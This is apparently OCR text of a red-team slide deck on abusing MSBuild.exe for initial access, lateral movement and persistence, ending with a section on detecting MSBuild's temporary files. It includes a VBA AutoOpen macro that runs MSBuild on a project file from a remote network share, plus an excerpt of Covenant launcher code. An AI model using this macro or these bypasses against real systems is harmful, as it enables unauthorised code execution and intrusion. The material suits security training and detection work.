Sub MyMacro
    str = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe \\192.168.49.122\test.csproj"
    GetObject("winmgmts:").Get("Win32_Process").Create strArg, Null, hedge, pid
End Sub

Sub AutoOpen()
    Mymacro
End Sub
```


Initial Access

- There are many combinations of MSBuild tasks that will invoke your code, ways to store your code, ways to write your code, etc.
- Here are a few ideas:
  - XLM One-Liner using the Exec() Command



Initial Access

- There are many combinations of MSBuild tasks that will invoke your code, ways to store your code, ways to write your code, etc.
- Here are a few ideas:
  - HTA (or VBA or XLM or click-once or other method) that writes the CSPROJ file to disk and then executes it.
- There are so many ways to use msbuild in an initial access payload; get creative and generate your own method using the tactics in this slide deck.


AutoSave Off
Book1 - Excel
Search
Joseph Leon Jr
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Help
Share
Comments
Paste
Calibri
11
General
Conditional Formatting
Format as Table
Cell Styles
Insert
Delete
Format
Analyze Data
Clipboard
Font
Alignment
Number
Styles
Cells
Editing
Analysis
A1
Sheet1
Ready
100%

Lateral Movement

- Application whitelisting bypasses are what we like to use for lateral movement
- The main benefit is that it does not require us to drop custom tooling
  - Just "custom loaders"
- When leveraging bypasses for lateral movement, we typically do these on systems where we have administrative access
- A common utilization would be store malicious XML file on network share (or on the system) and use WMI to invoke the bypass

Persistence


- For persistence, it's essentially the same thing
- The bypass can be stored in a directory where we can write to
- Consider .overridetasks files
- At that point, the method of invocation is up to our creativity:
  - Run keys
  - Scheduled tasks
  - WMI based persistence
  - Etc.

Open Source Tools Leveraging MSBuild

```
// Author: Ryan Cobb (@cobbr_io)
// Project: Covenant (https://github.com/cobbr/Covenant)
// License: GNU GPLv3

using System;
using System.Linq;
using Microsoft.CodeAnalysis;

using Covenant.Models.Grunts;
using Covenant.Models.Listeners;

namespace Covenant.Models.Launchers
{
    public class MSBuildLauncher : DiskLauncher
    {
        public string TargetName { get; set; } = "TargetName";
        public string TaskName { get; set; } = "TaskName";

        public MSBuildLauncher()
        {
            this.Name = "MSBuild";
            this.Type = LauncherType.MSBuild;
            this.Description = "Uses msbuild.exe to launch a Grunt using an in-line task.";
            this.OutputKind = OutputKind.WindowsApplication;
            this.CompressStager = true;
        }
```


fortynorth

Source: https://github.com/cobbr/Covenant/blob/master/Covenant/Models/Launchers/MSBuildLauncher.cs




fortynorth

Source: https://github.com/infosecn1nja/MaliciousMacroMSBuild



Source: https://github.com/Mr-Un1k0d3r/PowerLessShell



fortynorth

Source: https://securityaffairs.co/wordpress/117969/malware/msbuild-delivers-rat.html

Detecting MSBuild

Temporary Files

- When dynamically loading and running C# code through MSBuild, it is temporarily compiled and written to disk in the current account's %TEMP% directory
  - E.g. InlineTasks
- It's a randomly generated name with the following file types:
  - .out, .dll, .pdb, .tmp, .cs, .err, .cmdline
- These files are also deleted after MSBuild is done executing

MSBuild.exe	7944	CreateFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.out	SUCCESS	Desired Access: Read Attributes, Delete, Dispositi...
MSBuild.exe	7944	QueryAttribute...	C:\Users\user\AppData\Local\Temp\kuipu1nv.out	SUCCESS	Attributes: A, ReparseTag: 0x0
MSBuild.exe	7944	SetDispositionI...	C:\Users\user\AppData\Local\Temp\kuipu1nv.out	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPO..
MSBuild.exe	7944	CloseFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.out	SUCCESS	
MSBuild.exe	7944	CreateFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.dll	SUCCESS	Desired Access: Read Attributes, Delete, Dispositi...
MSBuild.exe	7944	QueryAttribute...	C:\Users\user\AppData\Local\Temp\kuipu1nv.dll	SUCCESS	Attributes: A, ReparseTag: 0x0
MSBuild.exe	7944	SetDispositionI...	C:\Users\user\AppData\Local\Temp\kuipu1nv.dll	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPO..
MSBuild.exe	7944	CloseFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.dll	SUCCESS	
MSBuild.exe	7944	CreateFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.pdb	SUCCESS	Desired Access: Read Attributes, Delete, Dispositi...
MSBuild.exe	7944	QueryAttribute...	C:\Users\user\AppData\Local\Temp\kuipu1nv.pdb	SUCCESS	Attributes: A, ReparseTag: 0x0
MSBuild.exe	7944	SetDispositionI...	C:\Users\user\AppData\Local\Temp\kuipu1nv.pdb	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPO..
MSBuild.exe	7944	CloseFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.pdb	SUCCESS	
MSBuild.exe	7944	CreateFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.tmp	SUCCESS	Desired Access: Read Attributes, Delete, Dispositi...
MSBuild.exe	7944	QueryAttribute...	C:\Users\user\AppData\Local\Temp\kuipu1nv.tmp	SUCCESS	Attributes: A, ReparseTag: 0x0
MSBuild.exe	7944	SetDispositionI...	C:\Users\user\AppData\Local\Temp\kuipu1nv.tmp	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPO..
MSBuild.exe	7944	CloseFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.tmp	SUCCESS	
MSBuild.exe	7944	CreateFile	C:\Users\user\AppData\Local\Temp\kuipu1nv.0.cs	SUCCESS	Desired Access: Read Attributes, Delete, Dispositi...
MSBuild.exe	7944	QueryAttribute...	C:\Users\user\AppData\Local\Temp\kuipu1nv.0.cs	SUCCESS	Attributes: A, ReparseTag: 0x0
